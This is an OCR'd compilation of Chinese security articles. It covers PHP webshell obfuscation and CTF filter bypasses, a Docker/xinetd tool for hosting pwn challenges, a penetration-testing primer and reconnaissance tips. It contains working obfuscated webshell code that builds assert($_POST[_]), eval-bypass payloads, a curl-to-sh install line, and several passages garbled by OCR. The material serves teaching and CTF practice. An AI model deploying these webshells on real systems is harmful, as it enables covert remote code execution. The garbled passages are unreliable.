    $__='_'.('%0D'^']').('%2F'^'`').('%0E'^']').('%09'^']'); // $__='_POST';
    $___=$$__;
    $_($___[_]); // assert($_POST[_]);
```



还可以用更短的字符，下面会用到。

```
"`{{{"^"?<>/"//_GET
```

^ 会对两边对应的字符串进行异或。

非字母、数字的字符取反出字母

利用的是 UTF-8 编码的某个汉字，将其中的某个字符取出来，取反为字母。一个汉字的 utf8 是三个字节，{2} 表示第 3 个字节

```
<?php
    header("Content-Type:text/html;charset=utf-8");
    $__=('>'>'<')+('>'>'<');//$__=2
    $_=$__/$__;//$_=1

    $___="    ";
```


```
$____="  ";
print(~($___{$_}));
echo"<br>";
print(~($____{$__}));
```

a

s

Payload：

```
<?php
    $__=('>'>'<')+('>'>'<');//$__2
    $_=$__/$__;//$_1

    $____='';
    $___="  ";$____.=~($___{$_});$___="  ";$____.=~($___{$__});$___="
    ";$____.=~($___{$__});$___="  ";$____.=~($___{$_});$___="
    ";$____.=~($___{$_});$___="  ";$____.=~($___{$__});//$____=assert

    $_____='_';$___="  ";$_____.=~($___{$__});$___="  ";$_____.=~($___{$__});$___="
      ";$_____.=~($___{$_});$___="  ";$_____.=~($___{$_});//$_____=_POST

    $_=$$_____;//$_=$_POST
    $____($_[$__]);//assert($_POST[2])
```




这里也有一种简短的写法 ${~"\xa0\xb8\xba\xab"} 它等于 $_GET。这里相

当于直接把 utf8 编码的某个字节提取出来统一进行取反。


php 递增 / 递减运算符

这种方法很明显的缺点就是需要大量的字符。



'a'++ => 'b'，'b'++ => 'c'，我们只要能拿到一个变量，其值为 a，通过自增操作即可获得 a-z 中所有字符。


数组（Array）的第一个字母就是大写 A，而且第 4 个字母是小写 a。在 PHP 中，如果强制连接数组和字符串的话，数组将被转换成字符串，其值为 Array。再取这个字符串的第一个字母，就可以获得 'A'。



因为 PHP 函数是大小写不敏感的，最终执行的是 ASSERT($POST[])，无需获取小写 a。

```
<?php
    $_=[];
    $_=@"$_"; // $_='Array';
    $_=$_['!'=='@']; // $_=$_[0];
    $___=$_; // A
    $__=$_;
    $__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$_
    _++;$__++;$__++;$__++;$__++;$__++;
    $___.=$__; // S
    $___.=$__; // S
    $__=$_;
    $__++;$__++;$__++;$__++; // E
    $___.=$__;
    $__=$_;
    $__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$_
    _++;$__++;$__++;$__++;$__++; // R
    $___.=$__;
    $__=$_;
    $__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$_
```

```
_++;$__++;$__++;$__++;$__++;$__++;$__++; // T
$___.=$__;

$____='_';
$__=$_;
$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$_
_++;$__++;$__++; // P
$____.=$__;
$__=$_;
$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$_
_++;$__++; // O
$____.=$__;
$__=$_;
$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$_
_++;$__++;$__++;$__++;$__++;$__++; // S
$____.=$__;
$__=$_;
$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$_
_++;$__++;$__++;$__++;$__++;$__++;$__++; // T
$____.=$__;

$_=$$____;
$___($_[_]); // ASSERT($_POST[_]);
```



不用数字和字母写 shell 的实例

```
<?php
    include'flag.php';
    if(isset($_GET['code'])){
       $code=$_GET['code'];
       if(strlen($code)>40){
            die("Long.");
        }
```

```
    if(preg_match("/[A-Za-z0-9]+/",$code)){
        die("NO.");
    }
    @eval($code);
}else{
    highlight_file(__FILE__);
}
//$hint = "php function getFlag() to get flag";
?>
```

要求 code 的长度不能大于 40，限制输入不能为字母和数字。可以利用 PHP 允许动态函数执行的特点，拼接出一个函数名 getFlag()，然后动态执行即可。

这里依然可以用异或的方法，只是上面写出来的字符长度太长了。需要用简短的写法：

payload

```
?code=$_="`{{{"^"?<>/";${$_}[_](${$_}[__]);&_=getFlag
```

这里的 "`{{{"^"?<>/" 上面已经说过了是异或的简短写法，表示_GET。

${$_}[_](${$_}[__]); 等于 $_GET[_]($_GET[__]);

把_当作参数传进去执行 getFlag()

这道题当然也可以用取反的方法，不过下面会讲到，这里就不再重复。

不用数字，字母和下划线写 shell 的实例

```
<?php

include'flag.php';

if(isset($_GET['code'])){
    $code=$_GET['code'];
    if(strlen($code)>50){
        die("Too Long.");
    }
    if(preg_match("/[A-Za-z0-9_]+/",$code)){
        die("Not Allowed.");
    }
    @eval($code);
```

```
}else{
    highlight_file(__FILE__);
}
//$hint = "php function getFlag() to get flag";
?>
```

下划线都不给，这就很恐怖了。意味着不能定义变量，而且也构造不出来数字。不过在 PHP 的灵活性面前，问题不大。

这是一开始学长给的 payload，+号 必须加引号

```
"$".("`"^"?").(":"^"}").(">"^"{").("/"^"{")."['+']"&+=getFlag();//$_GET['+']&+=getFlag();
```

51 个字符太长了，所以这里可以用简短的写法

```
('$').("`{{{"^"?<>/").(['+'])&+=getFlag();
```

不过这样不能成功。

学长给出了解释：eval 只能解析一遍代码，所以如果写的是 a.b 这样的字符串拼接，就只会执行这个拼接，并不会去执行代码

例如:

eval($_GET['b'])url b=phpinfo();*这时* eval('phpinfo();')

eval($_GET['b'])url b=$_GET[c]&c=phpinfo(); eval('$_GET[c]')

payload code=$_GET['+']&+=getFlag(); eval('$_GET['+']) *执* getFlag();

正确的 payload 为:

```
${"`{{{"^"?<>/"}['+']();&+=getFlag
```

这里利用了 ${} 中的代码是可以执行的特点，其实也就是可变变量。

```
<?php
  $a='hello';
```

```
$$a='world';
echo"$a${$a}";
?>
```

输出：helloworld

${$a}，括号中的 $a 是可以执行的，变成了 hello。

payload 中的 {} 也是这个原理，{} 中用的是异或，^ 在 {} 中被执行了，也就是上面讲的 "`{{{"^"?<>/" 执行了异或操作，相当于 _GET。

最后 eval 函数拼接出了字符串 `$_GET'+'`;，然后传入 +=getFlag，最后执行了函数 getFlag();

flag{xxx}

429 大佬给出的 payload:

http://localhost/getflag.php?code=%24%7B%7E%22%A0%B8%BA%AB%22%7D%5B%AA%5D%28%29%3B&%aa=getFlag

这里用的是取反

flag{xxx}

~ 在 {} 中执行了取反操作，所以 ${~"\xa0\xb8\xba\xab"} 取反相当于 $_GET。

跟上面的 payload 一个原理，拼接出了 $_GET['+']();，传入 +=getFlag() 从而执行了函数。

还有一种拼接的 payload:

code=$

=(%27%5D%40%5C%60%40%40%5D%27^%27%3A%25%28%26%2C%21%3A

%27);$ ();

原理大同小异，$啊=getFlag;$啊();，这里就不需要用 {} 了，因为取反的值直接被当作字符串赋值给了 $ 啊。

总结

PHP 是弱类型的语言，因此我们可以利用这个特点进行许多非常规的操作，也就是利用各种骚姿势来达到同一个目的。不过随着 PHP 版本的变化，php 的一些特性也会变化，例如 php5 中 assert 是一个函数，但 php7 中，assert 不再是函数，变成了一个语言结构（类似 eval），不能再作为函数名动态执行代码。因此我们要多熟悉 php 不同版本的差异。

如何安全快速地部署多道 ctf pwn 比赛题目

原创： giantbranch 信安之路 2018-09-29

一开始接触 pwn 的时候，我们要么本地调试，要么自己用 socat 将程序启动起来远程调试

最近去搞 pwn 培训，发现将 pwn 题一个一个部署起来还是比较繁琐，除了权限还要考虑其他东西

后来一顿搜索，看看有无别人的解决方案，发现一个 xinted + docker 的方案：

https://github.com/Eadom/ctf_xinetd

但是对于这个我发现了一些缺点：

1、需要自己配置 flag

2、需要自己修改 ctf.xinetd 文件

3、没有 docker-compose.yml 方便我们去启动

4、一次只能部署一个题目（我想一键将 5 道题甚至是 10 道题同时部署在一个 docker 容器中）

5、安全性基于 chroot，而且只给了 ls，cat 和 sh 三个程序，已经很安全了，但是 sh 还是存在 fork 炸弹的可能

于是我根据自己需要，写了一个项目：

https://github.com/giantbranch/pwn_deploy_chroot

pwn_deploy_chroot 特点

1、一次可以部署多个题目到一个 docker 容器中

2、自动生成 flag,并备份到当前目录

3、也是基于 xinted + docker + chroot

4、利用 python 脚本根据 pwn 的文件名自动化地生成 3 个文件：pwn.xinetd，Dockerfile 和 docker-compose.yml

5、在 /bin 目录，利用自己编写的静态编译的 catflag 程序作为 /bin/sh，这样的话，system("/bin/sh") 实际执行的只是读取 flag 文件的内容，完全不给搅屎棍任何操作的余地

6、默认从 10000 端口监听，多一个程序就 +1，起始的监听端口可以在 config.py 配置，或者生成 pwn.xinetd 和 docker-compose.yml 后自己修改这两个文件

环境配置

安装 docker

```
curl -s https://get.docker.com/ | sh
```

安装 docker compose 和 git

```
apt install docker-compose git
```

下载

```
git clone https://github.com/giantbranch/pwn_deploy_chroot.git
```

使用只需要 3 步：

1、将所有 pwn 题目放入 bin 目录（注意名字不带特殊字符，因为会将文件名作为 linux 用户名）

2、python initialize.py

3、docker-compose up --build -d

下面给下详细操作：

1、将你要部署的 pwn 题目放到 bin 目录

我的项目已经将一个程序 copy 了 3 分作为示例，注意文件名不要含有特殊字符，文件名建议使用字母，下划线，横杆和数字，当然全字母的当然最好了

```
root@instance-1:~/pwn_deploy_chroot# ls bin/
    pwn1 pwn1_copy1 pwn1_copy2
```

2、运行 initialize.py

运行脚本后会输出每个 pwn 的监听端口，

```
root@instance-1:~/pwn_deploy_chroot# python initialize.py

    pwn1's port: 10000
    pwn1_copy1's port: 10001
    pwn1_copy2's port: 10002
```

文件与端口信息，还有随机生成的 flag 默认备份到 flags.txt

```
root@instance-1:~/pwn_deploy_chroot# cat flags.txt
    pwn1: flag{93aa6da5-db45-46fa-a2e1-af2be6698692}
    pwn1_copy1: flag{f9966c51-52e4-4212-ac44-97bf16620b41}
    pwn1_copy2: flag{b17949ce-e3fa-4ca7-9fcc-44b8dc997cb3}

    pwn1's port: 10000
    pwn1_copy1's port: 10001
    pwn1_copy2's port: 10002
```

3、启动环境


请使用 root 用户执行命令

```
docker-compose up --build-d
```

不出意外，题目就启动起来了

```
root@instance-1:~/pwn_deploy_chroot# netstat -antp | grep docker
    tcp6       0      0:::10002                 :::*                    LISTEN      19828/docke
    r-proxy
    tcp6       0      0:::10000                 :::*                    LISTEN      19887/docke
    r-proxy
    tcp6       0      0:::10001                 :::*                    LISTEN      19873/docke
    r-proxy
```

我们测试一下 pwn1,看看效果



可以看到，虽然执行的是 system("/bin/sh")，但是实际功能只是输出 flag，这样就非常安全了

原理介绍

简单概括

利用 initialize.py 脚本根据 pwn 的文件名自动化地生成 3 个文件：pwn.xinetd，Dockerfile 和 docker-compose.yml，之后便可以 docker 启动了

详细说明

config.py

首先在 config.py 中定义了一些常量，路径，pwn 题起始监听的端口，XINETD 配置文件模板，Dockerfile 模板，还有 docker-compose.yml 模板

重点介绍 initialize.py

步骤 1：获取 bin 目录的文件列表

```
Def getFileList():
        filelist= []
        for filename in os.listdir(PWN_BIN_PATH):
            filelist.append(filename)
        filelist.sort()
        return filelist
```

步骤 2：通过 uuid 库随机生成 flag 并备份到 flags.txt 文件，方便我们查看

```
Def generateFlags(filelist):
        tmp= ""
        flags= []
        ifos.path.exists(FLAG_BAK_FILENAME):
            os.remove(FLAG_BAK_FILENAME)
        with open(FLAG_BAK_FILENAME, 'a') as f:
            for filename in filelist:
                tmp= "flag{"+str(uuid.uuid4()) +"}"
                f.write(filename+": "+tmp+"\n")
```

```
            flags.append(tmp)
    return flags
```

步骤 3：将每个 pwn 题所对应的监听端口也写到 flags.txt 文件中

```
Def generateBinPort(filelist):
    port= PORT_LISTEN_START_FROM
    tmp= "\n"
    for filename in filelist:
        tmp+= filename +"'s port: "+str(port) +"\n"
        port= port+1
    print tmp
    with open(FLAG_BAK_FILENAME, 'a') as f:
        f.write(tmp)
```

步骤 4：根据 pwn 题的文件名，端口，uid 去格式化 XINETD 配置文件模板

```
Def generateXinetd(filelist):
    port= PORT_LISTEN_START_FROM
    conf= ""
    uid= 1000
    for filename in filelist:
        conf+= XINETD%(port, str(uid) +":"+str(uid), filename, filename)
        port= port+1
        uid= uid+1
    with open(XINETD_CONF_FILENAME, 'w') as f:
            f.write(conf)
```

步骤 5：生成 Dockerfile，具体是先以 pwn 题的文件名去创建用户，并将对应的 pwn 程序复制到其家目录，将自己编写并静态编译的 catflag 程序复制到其家目录的 /bin/sh，之后就是一些权限的设置，还有 lib 目录的拷贝

```
Def generateDockerfile(filelist, flags):
    conf= ""
    # useradd and put flag
    runcmd= "RUN "

    for filename in filelist:
        runcmd+= "useradd -m "+filename+" && "
```

```
    for x in xrange(0, len(filelist)):
        if x== len(filelist) -1:
            runcmd+= "echo '"+flags[x] +"' > /home/"+filelist[x] +"/flag.txt"
        else:
            runcmd+= "echo '"+flags[x] +"' > /home/"+filelist[x] +"/flag.txt"+" && "
    # print runcmd

    # copy bin
    copybin= ""
    for filename in filelist:
        copybin+= "COPY "+PWN_BIN_PATH+"/"+filename +"
/home/"+filename+"/"+filename+"\n"
        copybin+= "COPY ./catflag"+" /home/"+filename+"/bin/sh\n"
    # print copybin

    # chown & chmod
    chown_chmod= "RUN "
    for x in xrange(0, len(filelist)):
        chown_chmod+= "chown -R root:"+filelist[x] +" /home/"+filelist[x] +" && "
        chown_chmod+= "chmod -R 750 /home/"+filelist[x] +" && "
        if x== len(filelist) -1:
            chown_chmod+= "chmod 740 /home/"+filelist[x] +"/flag.txt"
        else:
            chown_chmod+= "chmod 740 /home/"+filelist[x] +"/flag.txt"+" && "
    # print chown_chmod

    # copy lib,/bin
    dev= '''mkdir /home/%s/dev && mknod /home/%s/dev/null c 1 3 && mknod
/home/%s/dev/zero c 1 5 && mknod /home/%s/dev/random c 1 8 && mknod
/home/%s/dev/urandom c 1 9 && chmod 666 /home/%s/dev/* '''
    copy_lib_bin_dev= "RUN "
    for x in xrange(0, len(filelist)):
        copy_lib_bin_dev+= "cp -R /lib* /home/"+filelist[x]  +" && "
        copy_lib_bin_dev+= dev%(filelist[x], filelist[x], filelist[x], filelist[x], filelist[x], filelist
[x])
        if x== len(filelist) -1:
            pass
        else:
            copy_lib_bin_dev+= " && "

    conf= DOCKERFILE%(runcmd, copybin, chown_chmod, copy_lib_bin_dev)

    with open("Dockerfile", 'w')  as f:
        f.write(conf)
```

步骤 6：生成 docker-compose.yml，根据之前的端口信息，格式化一下 docker-compose.yml 的模板就行了

```
Def generateDockerCompose(length):
        conf= ""
        ports= ""
        port= PORT_LISTEN_START_FROM
        for x in xrange(0,length):
            ports+= "- "+str(port) +":"+str(port) +"\n     "
            port= port+1

        conf= DOCKERCOMPOSE%ports
        # print conf
        with open("docker-compose.yml", 'w')   as f:
            f.write(conf)
```

catflag 程序

这个程序非常简单，就只是读取 flag.txt 文件并输出

```
#include <stdio.h>

    int main()
    {
        FILE *fp= NULL;
        char buff[255];
        fp= fopen("/flag.txt", "r");
        fgets(buff, 255, (FILE*)fp);
        printf("%s\n", buff);
        fclose(fp);
    }
```

XINETD 配置文件说明

下面是 initialize.py 所生成 xinetd 配置

```
servicectf
    {
        disable= no
        socket_type= stream
        protocol   = tcp
        wait       = no
        user       = root
```

```
    type        = UNLISTED
    port        = 10000
    bind        = 0.0.0.0
    server      = /usr/sbin/chroot
    server_args= --userspec=1000:1000/home/pwn1./pwn1
    # safety options
    per_source= 10# the maximum instances of this service per source IP address
    rlimit_cpu= 20# the maximum number of CPU seconds that the service may use
    rlimit_as= 100M# the Address Space resource limit for the service
    #access_times = 2:00-9:00 12:00-24:00
}
```

功能就是以 root 用户启动 /usr/sbin/chroot（这个程序就是改变根目录），并且执行是以 uid 为 1000，gid 为 1000 的权限启动，改变后的根目录为 /home/pwn1， 启动的程序为 ./pwn1，由于根目录被改变了，启动的就是根目录的 pwn1，即这个程序——/home/pwn1/pwn1

当然你还可以配置几个选项去限制一些东西：

per_source 限制一个 ip 最大的连接数

rlimit_cpu 当前服务使用的最大 CPU 时间

rlimit_as 限制使用的最大内存

不足的地方

这个作为线上赛的 pwn 题部署暂时应该没什么其他问题了，还可以搅屎的可以联系我看看怎样还可以搅屎

但是作为线下赛的话，没有考虑限制防御队伍使用通防

此外

最后再给一下项目地址，欢迎在各种 CTF 线上赛使用，顺手 star 一下：

https://github.com/giantbranch/pwn_deploy_chroot

我将项目 bin 目录下的示例程序 pwn1 部署了起来，是最简单的栈溢出，大家可以下载下来，尝试打下我的服务器，看看这种部署方式还有没有其他安全问题需要解决，还可以怎样搅屎

远程服务器地址及端口：（两个星期之后会下线，赶紧打吧）

nc pwntest.giantbranch.cn 10000

假如你没有 pwn 的做题环境，可以考虑我的 CTF PWN 做题环境一键搭建脚本（理论上适用于 debian 系的 linux x64 系统）

https://github.com/giantbranch/pwn-env-init

主要搞了以下几个功能

1、为 64 位系统提供 32 位运行环境支撑

2、下载了 libc6 的源码，方便源码调试，可看这：

https://blog.csdn.net/u012763794/article/details/78457973

3、给 gdb 装上 pwndbg 和 peda 插件

4、安装 pwntools

感谢

https://github.com/Eadom/ctf_xinetd

渗透测试

渗透测试是通过黑盒的方式找出业务系统的安全问题，来帮助业务系统提升安全性，是目前从业人员最多，入门最容易，门槛最低的安全职业，在国内大多数的渗透测试者都是以 web 安全为主要测试目标，后期扩展到针对系统服务的安全测试，主要的测试方法就是用网络上公开的测试方法和已知漏洞来对业务系统进行测试。

我们来聊一聊渗透测试

原创： myh0st 信安之路 2018-01-17

最近想了很多关于我们公众号的发展，如何做出我们自己的特点，虽然大家都很喜欢干货文章，我们也在分享干货文章，但是干货文章只要有技术都是可以写出来了，而且很多干货，对一些刚入行或者入行不久的同学来说一点都不友好，毕竟不同的作者水平不一，写出的文章中重点描述的是自己觉得重要的或者不熟悉的知识点，也大概只要水平跟作者差不多或者比作者水平高才能看的懂，对于初学者看起来一头雾水，相应的通过阅读文章对于自己的成长并没有什么太大的帮助，所以如何解决这个问题？如何做出与其他公众号的区别？这是我们要考虑的问题。

跑远了，我们今天的主题是聊一聊渗透测试，渗透测试的定义是什么？

目前貌似没有一个的确切的定义，百度百科的说法是：

测试　为 证　络　预 计　设

时时给 统 补　扫

补

这　为　还 请　进 审查　测试

为　测试　检查　络　换 话说　给　统

进 这 测试　寻　络 统　专业

从上面的解释来看，渗透测试的目的就是测试公司网络中是否存在没有及时更新已知漏洞的补丁，是否存在被管理员忽略的安全问题。

有两个词经常被做安全的提起，就是 0day 漏洞，还有一个是 Nday 漏洞，那么这两个词分别是什么意思呢？

0day 漏洞

百度百科的解释如下:

0DAY 专 针对软 WAREZ 发 戏 乐

视

0day 0 zero 0day 软 发 24 时 现

现 们 经 这 义 软 东 发 时间 现

0day

我的理解是对于每一个公开的软件和系统中，被人挖出漏洞，这个漏洞在官方补丁或者修补程序出来之前都可以称作 0day，这个时间段，任何正在使用的系统或者软件都可以被这个 0day 所攻破，导致系统和软件遭受攻击给企业造成危害。

Nday 漏洞

对应于 0day 漏洞，当系统或者软件漏洞有了官方补丁或者安全解决方案之后，这个漏洞就可以称作 Nday 漏洞，这是对于我们渗透测试来说，就要测试企业内部所有相应的系统或者软件是否已经打上了补丁或者已经完成了对应的安全解决方案的部署。

关于 0day 和 Nday 的来源

在安全行业还有三个方向：漏洞挖掘、代码审计和模糊测试，这三个方向的主要目的就是为了寻找软件或者系统的漏洞，能够及时找出弱点并及时改正，这就是漏洞的主要来源，作为渗透测试者，熟悉已知软件和系统的漏洞是渗透测试的基础。由于专门做漏洞挖掘、代码审计和模糊测试的人很少，所以目前几乎是每一个安全从业人员都是会两种或者两种以上的技能，这样在工作中的效率才高。

渗透测试的范围

渗透测试的目的是测试软件或者系统是否存在漏洞，其实企业的所有网络设备、应用软件、操作系统、网络服务等都是渗透测试的范围之内的，而如今国内企业关注的重点在于企业对外的所有服务的安全，毕竟攻击者几乎都是从外向内攻击，也是在网络对抗中的一线，而 web 服务是所有服务中最常见的服务，所以在安全行业，学习安全学习渗透都是从 web 安全开始学习，也是需求量最大的安全方向。

而作为一个优秀的渗透测试工程师，不单单只是关注 web 安全，其他的方面，比如：网络协议安全、网络设备安全、网络服务安全、操作系统安全等。

渗透测试方法

关于渗透测试方法有三种方式：黑箱测试、白盒测试和隐秘测试，这三种测试方法分别表示什么含义呢？

百度百科的解释如下：

1 *测试*

测试 *为* *谓* “Zero-Knowledge Testing” *处* *对* *统*

态 *这* *测试* *获* DNS Web Email *对*

务

2 *测试*

测试 *测试* *测试* *过* *测单* *资*

络 *员* *资* *码* *单* *员* *销*

员 ..... *进* *对* *这* *测试* *拟* *业* *员*

3 *隐* *测试*

隐 测试 对 测单 测试 单 络

时 进 测试 监测 络 现 变 隐 测试则 测单 仅

晓测试 检验单 监 应

目标分类

1、主机操作系统渗透

对 Windows、Solaris、AIX、Linux、SCO、SGI 等操作系统本身进行渗透测试。

2、数据库系统渗透

对 MS-SQL、Oracle、MySQL、Informix、Sybase、DB2、Access 等数据库应用系统进行渗透测试。

3、应用系统渗透

对渗透目标提供的各种应用，如 ASP、CGI、JSP、PHP 等组成的 WWW 应用进行渗透测试。

4、网络设备渗透

对各种防火墙、入侵检测系统、网络设备进行渗透测试。

渗透测试与黑客

黑客这个词，一听就是一群很黑的人，整天躲在黑暗中做一些不见天日的事情，而渗透测试是黑客的必修课，黑客想要获取自己想要的东西，必须通过渗透测试来寻找目标企业的外部弱点，通过外部的弱点进入到企业内部，盗取想要的绝密信息。而作为一个渗透测试工程师往往是点到为止，只要可以验证漏洞存在即为渗透结束，不会有机会进入内网，再进行内网渗透，所以导致国内的很多企业外紧内松，一旦内网遭到黑客入侵，拿到内网的最高权限，盗取用户信息仅仅是时间的问题，再加上进入企业内网的方式不仅仅只有针对系统和软件的漏洞，人的弱点才是整个网络安全方面最薄弱的环节，最容易遭受攻击也是成功率最高

的环节。所以很多企业外围安全做的非常号，一封钓鱼邮件就教你做人了。这就是黑客与渗透测试工程师的区别，对于渗透工程师来说有很多限制，很多技术是无法实施的，而对于黑客来说，只要可以达到目标，任何的攻击方式都是可以被使用的。

后续内容

哎呀不知道写啥了，后面还想把渗透测试中的所有方面所需要的知识基础再罗列一下，这个是我的一些个人观点，很多不对的地方请大家积极讨论，我们一起来把渗透测试这个话题聊明白了，一件有意义的事情不是一个人可以完成的，需要大部分的人的参与，表达自己的观点一点一点积累成为一个优秀的作品，所以你的留言很关键，快点参与讨论留言吧。

突破封闭 Web 系统的技巧之旁敲侧击

原创： LandGrey 信安之路 2018-02-24

在互联网安全服务公司乙方工作的人或者进行 SRC 众测等相关渗透测试时，经常碰到客户只给一个"xxx 信息管理系统"、"xxx 平台"之类的一个 Web 登录界面的系统的链接地址，其它全凭自己造化，去找漏洞吧!

我将上面讲的"需要认证后才能进入系统进行操作，但是当前没有认证凭证"的 web 系统统一称为"封闭的 Web 系统"，本文认为阅读人员有一定的渗透测试经验，并将就如何突破封闭的 Web 系统，进行探讨。分享自己的思路与常用技巧，欢迎同道中人一起交流思路。

注：本文有一定的攻击性操作，仅为安全从业人员渗透测试思路交流，请在法律条规允许的范围内进行安全测试。

《突破封闭 Web 系统的技巧》由两篇文章组成，第一篇是 《

r ： 『 》，这是第二篇文章"旁敲侧击"。

旁敲侧击

经过我们的一阵自杀式……哦不对，字典式冲锋，发现我们将自己意淫成管理员企图从心里战胜"封闭系统"的想法失败了。

进不去就是进不去啊，一个低危洞都没有，看来是这系统比较安全了。

但是回头一瞟，隔壁座位上的老王喜笑颜开，3 个高危已经轻松提交上去，还有 2 个中危都不屑一看……

自己心里想着"我真菜"，然后决定彻底放弃。

直到某天，老王感觉亏欠你太多，向你娓娓道出他那天所施展的姿势……

0x00：扫端口扩范围

在正面冲锋失败后，我们应该暂时放弃"通过合法的凭证进入 Web 系统"这个想法，扩散思维，不再局限于 Web 系统，多关注操作系统、中间件的层面。

端口扫描做为一项常用技术，可用 nmap、masscan、zmap 等工具进行端口探测和服务识别，不再赘述。值得注意的是：不要着急就只扫描 TCP 协议的

端口，UDP 协议的端口也不要放过。

扫描到一些有趣的端口和服务，就可以尽情的去玩耍了。如果有较多有可能被拿下的服务端口开放，无形中我们直接拿下服务器的概率会大大增加。当别人还在"冲锋"时，我们可能早就通过某不知名端口部署的其它 Web 应用系统的中间件漏洞进入系统了~

0x01：寻找测试域名

有些厂商在开发其 Web 系统时，可能会先单独分配个测试域名来测试正在开发的系统，比如 "testapi.land.com"。

当系统开发完成后，厂商如愿以偿的将安全的系统部署在域名 "api.land.com" 上，但是确忘记关闭了 "testapi.land.com"。

然后，测试域名上仍然开放着 N 多端口，分别对应着不同版本的 Web 系统，俨然成为了一个天然的靶场。

0x02：微信公众号与 APP

Web 系统进不去？去看看厂家的微信公众号吧。

为了迎合客户和流量，有点规模的企业都会建立自己的微信公众号，而且安全保护的受重视程度通常远低于 Web 系统。

Web 系统可能有复杂的图片验证码，而微信公众号可能为了用户体验，并没有设置任何图形验证码；

Web 系统难以发现的接口可能在浏览微信公众号时的数据包中找到；

同理，如果厂家的封闭 Web 系统是面向多业务员的，那么很可能存在某一或几款 APP，存在同样的登录功能，而且也比 Web 系统要疏于保护。

